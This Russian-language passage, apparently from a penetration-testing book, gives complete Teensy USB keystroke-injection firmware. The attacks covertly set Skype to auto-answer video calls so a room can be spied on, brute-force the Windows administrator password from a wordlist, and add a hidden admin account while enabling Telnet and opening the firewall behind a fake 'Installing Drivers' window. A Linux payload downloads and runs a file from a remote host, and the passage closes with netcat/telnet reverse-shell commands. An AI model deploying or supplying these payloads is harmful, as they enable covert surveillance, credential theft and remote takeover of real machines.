При этом стоит заметить, что в крупных организациях пользовательские компьютеры, как правило, хорошо защищены, как на сетевом периметре с помощью брандмауэров, так и на уровне самих узлов с помощью антивирусов, средств обнаружения утечек информации, узлов систем обнаружения атак и других средств защиты. В связи с этим реализация атак на пользовательские узлы становится все более затруднительной. Так, например, выполнение некоторых из приведенных ранее атак для Teensy может быть обнаружен средствами защиты на узле. Например, запуск сервиса RDP или Telnet, создание административного аккаунта и другие.

Но вернемся к офисным приложениям. Для многих это, возможно, станет сюрпризом, но функционал многих из данных замечательных средств позволяет вести слежку за пользователями и их действиями на компьютере. Я не имею в виду отправку отчетов разработчикам данных приложений или пресловутые «черные ходы», которые могут применяться спецслужбами для слежки за пользователями и хищения информации. Также здесь не подразу-

меваются эксплуатация каких-либо уязвимостей в программном обеспечении и написание соответствующего кода.

Речь идет об использовании абсолютно легальных приложений и штатных настроек, позволяющих следить за пользователями и похищать их конфиденциальную информацию. При этом данную активность вряд ли обнаружат средства защиты.

В качестве примера такой атаки можно рассмотреть хорошо всем известный инструмент Skype. Изменение всего нескольких параметров позволяет настроить его для автоматического приема любых входящих видео- и аудиозвонков. И данный функционал может работать даже на заблокированной рабочей станции. То есть, внеся такие настройки в Skype, злоумышленник может затем позвонить данному пользователю, и его машина автоматически ответит. Да, здесь есть ряд нюансов, связанных с социальной инженерией. Во-первых, кто позволит злоумышленнику внести изменения в настройки своего компьютера? Во-вторых, звонок на Skype не останется незамеченным. Также не всегда можно точно знать, заблокирована станция или нет.

Попробуем предложить решение первого вопроса. Итак, в рамках нашего пентеста нам необходимо грамотно настроить этот функционал в приложениях, желательно незаметно для пользователя. Для этого мы воспользуемся Teensy.

Итак, для того чтобы настроить Skype нужным образом, нам необходимо выполнить следующие действия (алгоритм будет отличаться в зависимости от версии Skype, тестировалось на версии 7.40.66.103):

- нажать **Win**;
- набрать **skype**, нажать **Enter** (запускаем Skype);
- нажать **Ctrl+,** (открываем **Настройки**);
- нажать 5 раз **Down** (переходим на вкладку **Безопасность**);
- нажать **Tab**, **Enter** (выбираем **Принимать звонки от кого угодно**);
- нажать **Tab**, **Up**, **Tab**, 2 раза **Up** (выбираем **Автоматически принимать звонки от кого угодно**);
- нажать 15 раз **Tab**, 4 раза **Down** (выбираем **Настройки звонка**);
- нажать **Tab**, **Enter** (выбираем **Принимать звонки от кого угодно**);
- нажать 3 раза **Tab**, **Пробел** (выбираем **Автоматически принимать аудиозвонок**);
- нажать **Tab**, **Пробел** (выбираем **Автоматически принимать видеозвонок**);
- нажать 4 раза **Tab**, **Enter** (сохраняем настройки).

Код для Teensy здесь будет намного короче, так как нам не надо открывать окон и следить за результатами с помощью **Caps Lock**.

```
void setup() {
  // put your setup code here, to run once:

delay(3000);
Keyboard.set_modifier(MODIFIERKEY_RIGHT_GUI);
```

```
Keyboard.send_now();
Keyboard.set_modifier(0);
Keyboard.send_now();
delay(1000);
Keyboard.println("skype");
delay(3000);
Keyboard.press(KEY_LEFT_CTRL);
Keyboard.press(',');
delay(1000);
Keyboard.releaseAll();
Keyboard.press(KEY_DOWN_ARROW);
Keyboard.releaseAll();
delay(1000);
Keyboard.press(KEY_DOWN_ARROW);
Keyboard.releaseAll();
delay(1000);
Keyboard.press(KEY_DOWN_ARROW);
Keyboard.releaseAll();
delay(1000);
Keyboard.press(KEY_DOWN_ARROW);
Keyboard.releaseAll();
delay(1000);
Keyboard.press(KEY_DOWN_ARROW);
Keyboard.releaseAll();
delay(1000);
Keyboard.press(KEY_TAB);
Keyboard.releaseAll();
delay(1000);
Keyboard.press(KEY_UP_ARROW);
Keyboard.releaseAll();
delay(1000);
Keyboard.press(KEY_TAB);
Keyboard.releaseAll();
delay(1000);
Keyboard.press(KEY_UP_ARROW);
Keyboard.releaseAll();
delay(1000);
Keyboard.press(KEY_UP_ARROW);
Keyboard.releaseAll();
delay(1000);
Keyboard.releaseAll();
Keyboard.press(KEY_TAB);
Keyboard.releaseAll();
delay(1000);
Keyboard.press(KEY_TAB);
Keyboard.releaseAll();
delay(1000);
Keyboard.press(KEY_TAB);
Keyboard.releaseAll();
delay(1000);
Keyboard.press(KEY_TAB);
Keyboard.releaseAll();
```

```
delay(1000);
Keyboard.press(KEY_TAB);
Keyboard.releaseAll();
delay(1000);
Keyboard.press(KEY_TAB);
Keyboard.releaseAll();
delay(1000);
Keyboard.press(KEY_TAB);
Keyboard.releaseAll();
delay(1000);
Keyboard.press(KEY_TAB);
Keyboard.releaseAll();
delay(1000);
Keyboard.press(KEY_TAB);
Keyboard.releaseAll();
delay(1000);
Keyboard.press(KEY_TAB);
Keyboard.releaseAll();
delay(1000);
Keyboard.press(KEY_TAB);
Keyboard.releaseAll();
delay(1000);
Keyboard.press(KEY_TAB);
Keyboard.releaseAll();
delay(1000);
Keyboard.press(KEY_TAB);
Keyboard.releaseAll();
delay(1000);
Keyboard.press(KEY_TAB);
Keyboard.releaseAll();
delay(1000);
Keyboard.press(KEY_TAB);
Keyboard.releaseAll();
delay(1000);
Keyboard.press(KEY_DOWN_ARROW);
Keyboard.releaseAll();
delay(1000);
Keyboard.press(KEY_DOWN_ARROW);
Keyboard.releaseAll();
delay(1000);
Keyboard.press(KEY_DOWN_ARROW);
Keyboard.releaseAll();
delay(1000);
Keyboard.press(KEY_DOWN_ARROW);
Keyboard.releaseAll();
delay(1000);
Keyboard.press(KEY_TAB);
Keyboard.releaseAll();
delay(1000);
Keyboard.press(KEY_TAB);
Keyboard.releaseAll();
delay(1000);
```

```
Keyboard.press(KEY_TAB);
Keyboard.releaseAll();
delay(1000);
Keyboard.press(KEY_SPACE);
Keyboard.releaseAll();
delay(1000);
Keyboard.press(KEY_TAB);
Keyboard.releaseAll();
delay(1000);
Keyboard.press(KEY_SPACE);
Keyboard.releaseAll();
delay(1000);
Keyboard.press(KEY_TAB);
Keyboard.releaseAll();
delay(1000);
Keyboard.press(KEY_TAB);
Keyboard.releaseAll();
delay(1000);
Keyboard.press(KEY_TAB);
Keyboard.releaseAll();
delay(1000);
Keyboard.press(KEY_TAB);
Keyboard.releaseAll();
delay(1000);
Keyboard.press(KEY_RETURN);
delay(1000);
Keyboard.releaseAll();

}

void loop() {

}
```

В результате выполнения этих действий на Skype с настройками по умолчанию будет разрешен автоматический прием аудио- и видеозвонков. То есть любой звонок, независимо от того, есть ли данный пользователь в адресной книге, будет принят. Эта атака особо интересна тем, что видеозвонки будут приниматься даже заблокированной станцией. То есть мы можем позвонить на заблокированный компьютер и посмотреть и послушать то, что происходит в помещении. При этом нам не нужны никакие «закладки» и другие запрещенные устройства.

Согласитесь, приложенная к отчету о тестировании на проникновение видеозапись совещания заказчика произведет на него сильное впечатление.

4.1.15. Автоматизируй это

Атаки подбора паролей посредством перебора известны очень давно. Также широко известна их низкая эффективность. Ведь для того, чтобы подобрать даже восьмизначный пароль, требуется очень много времени. К тому же мно-

гие современные системы аутентификации умеют бороться с такими атаками. Они просто отключают пользователя после нескольких попыток ввода неверного пароля.

Однако встроенная административная учетная запись в ОС Windows не блокируется при вводе нескольких неправильных паролей. В результате можно попробовать проверить, не используют ли локальные администраторы слишком простые пароли, уязвимые к перебору по словарю. Для этого нам потребуется файл со словарями, из которого мы будем построчно читать слова и «набирать» их в окне ввода учетных данных при входе в ОС. Сами словари для перебора можно найти в составе дистрибутива Kali Linux.

Для сборки устройства из этого примера нам потребуется макетная плата Teensy 3.5 или 3.6, имеющая адаптер для microSD-карт. В случае если используется макетная плата без встроенного адаптера, его можно подключить отдельно. В примере кода ниже указано подключение к встроенному адаптеру, однако в комментариях также указаны варианты для других плат.

Принцип работы устройства будет следующий: после появления приглашения ОС Windows ввести учетные данные пользователя мы должны ввести пароль и нажать **Enter**. В случае если пароль неправильный, будет выведено сообщение об ошибке, нажимаем снова **Enter**. Далее мы опять попадаем в поле ввода пароля и повторяем все действия со следующим паролем из файла словарей.

В случае если пароль подошел, начнется вход в систему, на который следующее нажатие **Enter** не должно никак повлиять, так же, как и последующие попытки вводить пароли в окне загрузившейся операционной системы.

Все вроде бы хорошо, но тут возникает новая проблема, известная тем, кто знаком с техниками фаззинга[2]: мы не будем знать, какой именно пароль подошел. Конечно можно следить за происходящим на экране во время перебора. Но наша задача – максимально автоматизировать данный процесс. Поэтому мы должны каким-то образом сохранить данные о подошедшем пароле. Один из возможных вариантов это создание текстового файла в атакуемой ОС, где будут сохраняться все пароли. Его можно создать, нажав клавишу **Win**, затем набрав `cmd` и далее выполнив:

```
echo пароль_из_словаря >> passwords
```

Закрыть окно командной строки можно, набрав `exit`.

Что произойдет в результате: после каждой попытки подбора будет нажиматься клавиша **Win**. Пока пароль неправильный, она никак не повлияет на работу системы. Соответственно, и вводимые далее `cmd`, `echo` и `exit` будут в худшем случае набираться в поле ввода пароля, что никак не повлияет на процесс перебора. Но если пароль будет введен успешно, то в результате выполняемых манипуляций мы получим текстовый файл `passwords`, в первой строке которого и будет правильный пароль.

[2] Фа́ззинг (англ. fuzzing) – техника тестирования программного обеспечения, часто автоматическая или полуавтоматическая, заключающая в передаче приложению на вход неправильных, неожиданных или случайных данных.

Ниже я привел полный код прошивки:

```
// библиотека SD-module
#include <SD.h>
#include <SPI.h>

File myFile;
String pass;
byte s=1;

// change this to match your SD shield or module;
// Arduino Ethernet shield: pin 4
// Adafruit SD shields and modules: pin 10
// Sparkfun SD shield: pin 8
// Teensy audio board: pin 10
// Teensy 3.5 & 3.6 on-board: BUILTIN_SDCARD
// Wiz820+SD board: pin 4
// Teensy 2.0: pin 0
// Teensy++ 2.0: pin 20


const int chipSelect = BUILTIN_SDCARD;

void setup()
{
   Serial.begin(9600);
    while (!Serial) {
      ; // wait for serial port to connect. Needed for Leonardo only
   }


   Serial.print("Initializing SD card...");

   if (!SD.begin(chipSelect)) {
      Serial.println("initialization failed!");
      return;
   }
   Serial.println("initialization done.");

   // open the file. note that only one file can be open at a time,
   // so you have to close this one before opening another.

   myFile = SD.open("wordlist.txt");
   if (myFile) {
      Serial.println("wordlist.txt:");

      // read from the file until there's nothing else in it:
      while (myFile.available()) {
            Serial.write(myFile.read());
            s=myFile.read();
            pass=pass+s;
            if (s=0) {
```

```
            brute();
            s=1;
            pass="";
            }
      }
      // close the file:
      myFile.close();
   } else {
      // if the file didn't open, print an error:
      Serial.println("error opening wordlist.txt");
   }
}

void brute() {

delay(2000);
Keyboard.print(pass);
delay(1000);
Keyboard.press(KEY_RETURN);
Keyboard.releaseAll();
delay(10000);
Keyboard.press(KEY_RETURN);
Keyboard.releaseAll();
delay(1000);
Keyboard.set_modifier(MODIFIERKEY_RIGHT_GUI);
Keyboard.send_now();
delay(1000);
Keyboard.println("cmd");
delay(1000);
Keyboard.print("echo ");
Keyboard.print(pass);
Keyboard.println(" >> passwords");
delay(1000);
Keyboard.println("exit");
}

void loop() {


}
```

Процесс перебора будет небыстрым, не более десятка попыток в минуту. Однако для проведения аудита использования простых паролей данное устройство вполне пригодно.

В продолжение темы автоматизации задач перебора паролей по словарю я хотел бы рассмотреть общую концепцию подхода к проблеме автоматизации ввода данных с клавиатуры в приложение.

В качестве примера я предлагаю рассмотреть подбор пароля к запароленному архиву. В таких архивах архиватор не отслеживает количество неверно введенных паролей. Но на архивы, как правило, ставят достаточно длинные пароли, что делает их взлом практически нереальным. Однако при выполне-

нии тестов на проникновение важно убедиться, что информация защищена достаточно хорошо, поэтому стоит попробовать атаковать архив с помощью словаря, содержащего несколько сотен наиболее часто встречающихся паролей.

Конечно, конкретно для запароленного архива WinRAR не обязательно использовать оконный интерфейс, так как для подбора паролей удобнее и быстрее использовать командную строку. Однако представленная концепция позволяет понять общий принцип перебора в оконных приложениях.

Итак, мы автоматизируем процесс перебора паролей по словарю. Здесь также на microSD-карте будет записан файл со словарем, содержащим наиболее часто используемые пароли. Устройство будет «набирать» построчно слова из данного словаря. В качестве примера мы будем перебирать пароли для архива WinRAR.

Здесь, в отличие от предыдущих атак, нам не нужно устанавливать устройство скрытно, так как в данной атаке нам необходимо лишь автоматизировать рутинные повторяющиеся действия, которые можно выполнять уже не на атакуемой машине, а на своей, после копирования запароленных архивов.

Рассмотрим необходимую последовательность действий, которые мы должны выполнить при переборе. На момент подключения устройства в USB-порт у нас должен быть открыт в проводнике Windows нужный каталог, и курсор должен стоять на файле с архивом. Тогда:

1. нажимаем **Enter** (открывается архив);
2. нажимаем **Down** (перемещаемся в архиве к первому файлу);
3. нажимаем **Enter** (открывается окно ввода пароля);
4. набираем пароль;
5. нажимаем **Enter**;
   - если пароль введен верно, окно закроется, и файл откроется;
   - если пароль введен неверно, появится сообщение об ошибке;
6. нажимаем **Enter**;
7. Переходим к шагу 3.

Так как Teensy не знает, правильно ли мы ввели пароль, алгоритм будет работать до тех пор, пока не закончатся слова в словаре. В случае если пароль подобран верно, алгоритм собьется: пытаясь продолжать перебор, плата будет продолжать «вводить» пароли и перемещать курсор до тех пор, пока не закончится файл словаря. В случае если мы открыли PDF или медиафайл, ничего страшного, скорее всего, не произойдет. Но если открытый файл, – это документ Word или таблица Excel, или исходный код какой-нибудь программы, мы можем его серьезно повредить.

Поэтому я предлагаю немного усложнить алгоритм, сделав его более универсальным.

1. Нажимаем **Enter** (открывается архив).
2. Нажимаем **Down** (перемещаемся в архиве к первому файлу).
3. Нажимаем **Enter** (открывается окно ввода пароля).

4. Набираем пароль.
5. Нажимаем **Enter**:
   - если пароль введен верно, окно закроется и файл откроется;
   - если пароль введен неверно, появится сообщение об ошибке.
6. Нажимаем **Alt+F4** (закрываем сообщение об ошибке ИЛИ расшифрованный файл).
7. Нажимаем **Alt+F4** (ракрываем окно архиватора).
8. Переходим к шагу 1.

Как видно, теперь мы каждый раз открываем архив, вводим пароль и затем закрываем либо окно с сообщением об ошибке, либо расшифрованный файл. Вроде бы теперь все хорошо, но здесь та же проблема: в результате работы алгоритма мы получим расшифрованный файл (если подойдет пароль), но самого пароля мы не узнаем. А если у нас много запароленных архивов? Вдруг все они имеют одинаковый пароль, тогда, расшифровав один файл, нам не надо будет перебирать пароли ко всем остальным. Поэтому правильный пароль необходимо сохранять в файл.

Здесь наиболее сложная часть. Там, где позволяет ситуация, можно использовать описанный выше прием с записью в файл, однако он не всегда применим, поэтому как вариант можно отслеживать состояние процессов в операционной системе после каждой попытки ввода пароля и сохранять в файл правильный пароль в случае появления в системе нужного процесса.

Для отслеживания всех процессов в системе пригодится следующий сценарий на VBScript, выводящий поочередно названия всех процессов.

```
Set objWMIService = GetObject("winmgmts:\\.\root\CIMV2")
Set colItems = objWMIService.ExecQuery( _
     "SELECT * FROM Win32_Process",,48)
For Each objItem in colItems
     Wscript.Echo   objItem.Name
Next
```

Ну а для поиска процесса с нужным названием нам потребуется следующий скрипт.

```
Set objWMIService = GetObject("winmgmts:\\.\root\cimv2")
Do
Running = False
Set colItems = objWMIService.ExecQuery("Select * from Win32_Process")
For Each objItem in colItems
If objItem.Name = "notepad.exe" Then
Running = True
Exit For
End If
Next
If Not Running Then
WScript.Sleep 3000
```

```
End If
Loop While Not Running
MsgBox "Notepad is running!"
```

В данном примере мы ищем процесс notepad.exe и в случае его обнаружения выводим соответствующее сообщение. В качестве альтернативного решения можно выводить результат перебора в файл.

Думаю, для описания подхода к решению проблемы подбора паролей приведенного выше вполне достаточно. Далее необходимо ориентироваться на конкретные задачи, решаемые при пентесте.

4.1.16. Немного робототехники

Во всех предыдущих атаках мы использовали только часть функционала Teensy. По сути, вся функциональность устройства обеспечивалась за счет программного кода. Однако макетную плату можно также использовать и в качестве устройства ввода-вывода. Например, можно сделать так, чтобы код, «нажимающий» клавиши, включался только в темноте или при отсутствии движения в помещении в течение определенного промежутка времени.

Для того чтобы лучше понять, как макетная плата может реагировать на внешние события, рассмотрим некоторые основы электроники.

Ядром макетной платы является микроконтроллер. Микроконтроллер – это небольшая микросхема, на кристалле которой реализован функционал крошечного компьютера. То есть внутри одной микросхемы смонтированы процессор, оперативная и энергонезависимая память, периферийные устройства, аналогово-цифровой и цифроаналоговый преобразователи (АЦП и ЦАП). При этом данные элементы работают и взаимодействуют между собой и внешним миром с помощью специальной микропрограммы, которая хранится внутри микроконтроллера. По сути, тот код для Teensy, который мы пишем, и есть эта программа.

Основное назначение микроконтроллеров – это считывание сигнала на входах и подача сигнала на выходах. То есть именно он решает, какое значение входного параметра является поводом для выполнения тех или иных охранных действий. Например, именно микроконтроллер будет решать, что надо включить сигнализацию, когда значение температуры, передаваемое термодатчиком, превысит некоторую пороговую величину.

В контексте задач тестирования на проникновение нас будет интересовать считывание сигнала с аналогово-цифрового преобразователя (АЦП). АЦП – это средство, преобразование входного аналогового сигнала в дискретный код (цифровой сигнал). Большинство сенсоров является аналоговыми, в то время как код микроконтроллера «понимает» цифровые сигналы.

Далее в качестве примера я рассмотрю простейшего «робота» на базе платы Teensy. Нет, мы не будем крепить к ней моторчик и гусеницы, чтобы заставить двигаться, хотя многие макетные платы позволяют делать на их базе настоящих роботов. Вместо этого мы попробуем сделать наши атаки более интеллектуальными. В качестве примера мы соберем простейшее устройство,

которое будет активизировать код прошивки, только если уровень освещения ниже определенного значения. Это может быть полезно, когда хочется сделать атаку наименее заметной (начав ее ночью, когда никого нет на работе) и при этом есть возможность оставить устройство в USB-порту на продолжительное время. Конечно, для успешной реализации атак в нерабочее время необходимо, чтобы атакуемая станция была разблокирована, а в соответствии с политиками безопасности Active Directory даже незаблокированные станции принудительно блокируются по прошествии некоторого интервала времени. Хотя бывают технологические станции, консоли которых специально не блокируются. Ну а кроме того, в начале книги мы договорились не рассматривать то, как реализовать аспекты атак, связанные с социальной инженерией и различными формами обмана и мошенничества. Поэтому практическую часть оставим на усмотрение пенстестеров.

Для тех, кому интересна тема реагирования устройства на сигналы от различных сенсоров, я бы рекомендовал свою книгу «Умные устройства безопасности на базе микроконтроллеров Atmel». Эта книга посвящена не информационной безопасности, а скорее физической, но в ней достаточно подробно рассматривается использование различных сенсоров (температуры, влажности, движения, углекислого газа и других) в связке с микроконтроллером.

4.1.17. Простейший робот

Итак, приступим к созданию устройства. Мы будем собирать устройство, которое будет запускать сервер Telnet на компьютере, только когда уровень освещенности ниже определенного значения.

Помимо самой макетной платы Teensy, нам также потребуется фоторезистор. Перед тем как собрать устройство для атаки, попробуем разобраться с тем, какой уровень освещенности нам нужен, чтобы считать, что в помещении темно. Для этого соберем небольшое вспомогательное устройство. Я настоятельно рекомендую использовать ту же макетную плату, что будет применяться при последующей сборке основного устройства. В противном случае результаты могут исказиться.

Схема вспомогательного устройства показана на рис. 4.9.




Рис. 4.9. Датчик света

На плату Teensy необходимо записать следующий код.

```
int val;

void setup() {
   val = analogRead(0);
   Serial.println(val);
   delay(250);
}
void loop(){
}
```

В результате работы устройства мы сможем в Serial Monitor наблюдать, как изменяется уровень сигнала на фоторезисторе с изменением освещенности. Это позволит подобрать то пороговое значение, которое затем будет использоваться для срабатывания основного кода для атаки.

Далее приводится код прошивки. Обращаю внимание на то, что я несколько модифицировал предыдущий вариант кода, запускающего сервер Telnet, перенеся часть кода в отдельную процедуру.

Переменная porog определяет пороговое значение для срабатывания.

```
#include<usb_private.h> //объявляем необходимую библиотеку
# define PAYLOAD_USER_ADD "net user tester p@ssw0rd /add"
# define PAYLOAD_GROUP_ADD "net localgroup Administrators tester /add"
# define PAYLOAD_TELNETGROUP_ADD "net localgroup TelnetClients tester /add"
# define PAYLOAD_TELNETPACK_ADD "pkgmgr /iu:\'TelnetServer\'"
# define PAYLOAD_REG_EDIT "reg add \\'HKLM\\System\\CurrentControlSet\\Services\\
TlntSvr\\' /v Start /t REG_DWORD /d 2 /f "
# define PAYLOAD_SERVICE_AUTOSTART "sc config TlntSvr start= auto"
# define PAYLOAD_SERVICE_START "sc start TlntSvr"
# define PAYLOAD_FW_EXCLUDE "netsh firewall set portopening protocol = tcp port = 23
mode = enable "

int val;
int porog=512;

void setup() { //обязательная процедура setup
   val = analogRead(0);
   while (1>0) { //бесконечный цикл
   if (val<porog) attack(); //начинаем атаку, если значение с датчика света ниже порога
   Serial.println(val);
   delay(250);
   }
}

void attack (){
  delay(3000); //задержка 3 секунды

  minimise_windows(); //очищаем рабочий стол и переходим в меню Пуск
  delay(500); //ждем полсекунды
  while(!cmd_admin(3,500)) //пытаемся создать окно cmd в минимальном разрешении
```

```
 {
  reset_windows_desktop(2000);
 }
 Keyboard.println(PAYLOAD_USER_ADD); //выполняем первую команду
 delay(2000);
 Keyboard.println(PAYLOAD_GROUP_ADD);
 delay(2000);
 Keyboard.println(PAYLOAD_TELNETGROUP_ADD);
 delay(2000);
 Keyboard.println(PAYLOAD_TELNETPACK_ADD);
 delay(2000);
 Keyboard.println(PAYLOAD_REG_EDIT);
 delay(2000);
 Keyboard.println(PAYLOAD_SERVICE_AUTOSTART);
 delay(2000);
 Keyboard.println(PAYLOAD_SERVICE_START);
 delay(2000);
 Keyboard.println(PAYLOAD_FW_EXCLUDE);
 delay(2000);

 Keyboard.println("exit"); //закрываем окно cmd
}

void loop(){
} // цикл пуст, так как мы не собираемся производить повторяющихся действий

void wait_for_drivers(int sleep) //в данной процедуре мы проверяем корректность
                                 //установки драйверов
{
 bool CapsLockTrap = is_caps_on();
 while(CapsLockTrap == is_caps_on())
 {
  Keyboard.set_key1(KEY_CAPS_LOCK);
  Keyboard.send_now();
  delay(200);
  Keyboard.set_modifier(0);
  Keyboard.set_key1(0);
  Keyboard.send_now();
  delay(500);
  delay(sleep);
 }
 Keyboard.set_key1(KEY_CAPS_LOCK);
 Keyboard.send_now();
 delay(200);
 Keyboard.set_modifier(0);
 Keyboard.set_key1(0);
 Keyboard.send_now();
 delay(500);
 delay(sleep);
}

int ledkeys(void) {return int(keyboard_leds);} //опрашиваем состояния светодиодов клавиатуры
```

```
bool is_caps_on(void) {return ((ledkeys() & 2) == 2) ? true : false;} //горит ли
                                                          //светодиод CAPS LOCK

bool cmd_admin(int reps, int millisecs) //окно командной строки от имени
                                        //администратора
{
 make_sure_capslock_is_off(); //вызов процедуры проверки состояния CAPS_LOCK
 delay(700);
 Keyboard.set_modifier(MODIFIERKEY_RIGHT_GUI);
 Keyboard.send_now();
 Keyboard.set_modifier(0);
 Keyboard.send_now();
 delay(3000);
 Keyboard.print("cmd /T:01 /K \"@echo off && mode con:COLS=15 LINES=1 && title
              Installing Drivers\""); //окно командной строки будет называться
                                      //Installing Drivers. Пытаемся ввести
                                      //пользователя в заблуждение
 delay(2000);
 Keyboard.set_modifier(MODIFIERKEY_CTRL);
 Keyboard.send_now();
 Keyboard.set_modifier(MODIFIERKEY_CTRL | MODIFIERKEY_SHIFT);
 Keyboard.send_now();
 Keyboard.set_key1(KEY_ENTER);
 Keyboard.send_now();
 delay(200);
 Keyboard.set_modifier(0);
 Keyboard.set_key1(0);
 Keyboard.send_now();
 delay(500);
 delay(7000);
 send_left_enter();
 delay(4000);
 create_click_capslock_win();
 check_for_capslock_success_teensy(reps,millisecs); //проверяем, что CAPS LOCK нажат,
                                      //значит, все действия выполнены успешно
}

bool cmd(int reps, int millisecs, char *SomeCommand) //процедура выполнения команд
{
 make_sure_capslock_is_off();
 delay(700);
 Keyboard.set_modifier(MODIFIERKEY_RIGHT_GUI);
 Keyboard.set_key1(KEY_R);
 Keyboard.send_now();

 delay(500);
 Keyboard.set_modifier(0);
 Keyboard.set_key1(0);
 Keyboard.send_now();

 Keyboard.print(SomeCommand);
 Keyboard.set_key1(KEY_ENTER);
```

```
  Keyboard.send_now();

  Keyboard.set_key1(0);
  Keyboard.send_now();

  delay(3000);
  create_click_capslock_win();
  check_for_capslock_success_teensy(reps,millisecs); //проверяем, что CAPS LOCK нажат,
                                          //значит, все действия выполнены успешно

}

void make_sure_capslock_is_off(void) //эта процедура проверяет, что CAPS LOCK
                                     //не нажат. Если нажат, то жмем еще раз
  {
  if (is_caps_on())
  {
    delay(500);
    Keyboard.set_key1(KEY_CAPS_LOCK);
    Keyboard.send_now();
    delay(200);
    delay(700);
    Keyboard.set_modifier(0);
    Keyboard.set_key1(0);
    Keyboard.send_now();
    delay(500);
    delay(700);
  }
}

void create_click_capslock_win() //процедура создает файл с VBscript-сценарием,
                                 //нажимающим CAPS_LOCK
{
  Keyboard.println("echo Set WshShell = WScript.CreateObject(\"WScript.Shell\"):
                   WshShell.SendKeys \"{CAPSLOCK}\"' > %temp%\\capslock.vbs");
  delay(400);
  Keyboard.println("wscript %temp%\\capslock.vbs");
  delay(2000);
}

bool check_for_capslock_success_teensy(int reps, int millisecs) //процедура после
                               //заданной паузы, проверяет, нажат ли CAPS LOCK.
                               //Если да, то вызываем процедуру его отключения
{
  unsigned int i = 0;
  do
  {
    delay(millisecs);
    if (is_caps_on())
    {
      make_sure_capslock_is_off();
      delay(700);
```

```
    return true;
   }
   i++;
  }
  while (!is_caps_on() && (i<reps));
  return false;
}

void minimise_windows(void) //процедура минимизации окна
{
  Keyboard.set_modifier(MODIFIERKEY_RIGHT_GUI);
  Keyboard.set_key1(KEY_M);
  Keyboard.send_now();
  delay(300);
  Keyboard.set_modifier(0);
  Keyboard.set_key1(0);
  Keyboard.send_now();
  delay(500);
  delay(300);
}

void reset_windows_desktop(int sleep)
{
  delay(1000);
  minimise_windows();
  delay(sleep);
  minimise_windows();
  delay(sleep);
  minimise_windows();
  delay(200);
}

void send_left_enter(){
   delay(1000);
   Keyboard.set_key1(KEY_LEFT);
   Keyboard.send_now();
   delay(100);
   Keyboard.set_key1(0);
   Keyboard.send_now();

   Keyboard.set_key1(KEY_ENTER);
   Keyboard.send_now();
   delay(100);
   Keyboard.set_key1(0);
   Keyboard.send_now();
}
```

Концепция использования различных сенсоров позволяет делать наши устройства более интеллектуальными, способными реагировать на различные события окружающей среды.

4.1.18. Linux не исключение

Модная в последние годы тема импортозамещения привела к тому, что во многих организациях стали появляться компьютеры под управлением различных дистрибутивов ОС Linux. При этом многие администраторы считают, что этим операционным системам не нужны дополнительные средства защиты, объясняя это тем, что под Линукс крайне мало вирусов и другого вредоносного кода. Однако атаки, аналогичные тем, что были описаны, будут работать и на данных операционных системах

В качестве примеров мы рассмотрим несколько сценариев, предназначенных для работы в ОС Linux.

Код прошивок для работы с ОС семейства Linux не такой большой, как для Windows. Это объясняется отсутствием необходимости проверять корректность установки драйверов USB, открывать командную строку и выполнять другие вспомогательные действия.

В первом примере мы попробуем загрузить файл с узла 1.1.1.1 в каталог /tmp/code, затем создадим шестнадцатеричное представление данного файла, потом сделаем его выполнимым и, наконец, запустим в фоновом режиме.

Начнем с `wget`. Команда будет выглядеть следующим образом:

```
wget -O 1.1.1.1 /tmp/code
```

Далее переведем загруженный файл в шестнадцатеричный вид с помощью команды `xxd`.

```
xxd -r -p /tmp/code /tmp/codehex
```

Загруженный файл с выполнимым кодом внутри готов к запуску, осталось только сделать его выполнимым. Воспользуемся командой chmod.

```
chmod +x /tmp/codehex
```

Запустим данный файл в фоновом режиме:

```
/tmp/codehex &
```

Для того чтобы обеспечить выполнение данных команд, нам необходимо открыть терминальное окно в ОС Linux. Для этого требуется нажать **Ctrl+Alt+T**. Во всех скриптах для Linux для запуска терминала будет использоваться процедура `terminal`.

Далее приводится полный код для Teensy.

```
void setup()
{
   delay(5000);
   terminal();
   delay(3000);
   Keyboard.println("wget -O 1.1.1.1 /tmp/code ");
   delay(2000);
```

```
    Keyboard.println("xxd -r -p /tmp/code /tmp/codehex");
    delay(2000);
    Keyboard.println("chmod +x /tmp/codehex");
    Keyboard.println("/tmp/codehex &");
    delay(2000);
    Keyboard.println("exit");

}

void loop()
{

}

void terminal()
{
    Keyboard.set_modifier(MODIFIERKEY_CTRL);
    Keyboard.send_now();
    Keyboard.set_modifier(MODIFIERKEY_CTRL | MODIFIERKEY_ALT);
    Keyboard.send_now();
    Keyboard.set_key1(KEY_T);
    Keyboard.send_now();

    delay(100);
    Keyboard.set_modifier(0);
    Keyboard.set_key1(0);
    Keyboard.send_now();

}
```

По своей сути эта атака полностью аналогична описанной ранее атаке с использованием внешнего веб-сервиса pastebin.

4.1.19. Реверсивный Shell

Атаки типа реверс Shell получили широкое распространение благодаря тому, что в них атакуемая машина сама пытается установить соединение с узлом злоумышленника, а не ждет, когда к ней подключатся. Это нужно для того, чтобы обмануть различные средства сетевой безопасности, прежде всего межсетевые экраны и системы обнаружения и предотвращения вторжений. Так, например, межсетевой экран блокирует все соединения, поступающие из сети Интернет, но при этом может разрешать любые сетевые соединения из внутренней сети в тот же Интернет.

Схема реализации данной атаки довольно проста: нам необходимо указать два IP-адреса и два сетевых порта, которые будут использоваться. Первый IP – это адрес непосредственно атакуемой машины, второй – адрес машины атакующего. Порты – соответственно атакуемой машины и атакующего.

Пусть 192.168.0.1 – это машина атакуемого, она будет использовать порт 888, а машина атакующего тогда будет иметь адрес 192.168.0.2 и порт 889.

Далее нам потребуются две команды:

```
mknod bp1 p && nc 192.168.0.1 888 0<bp1 | /bin/bash 1>bp1 &
mknod bp2 p && telnet 192.168.0.2 889 0<bp2 | /bin/bash 1>bp2 &
```

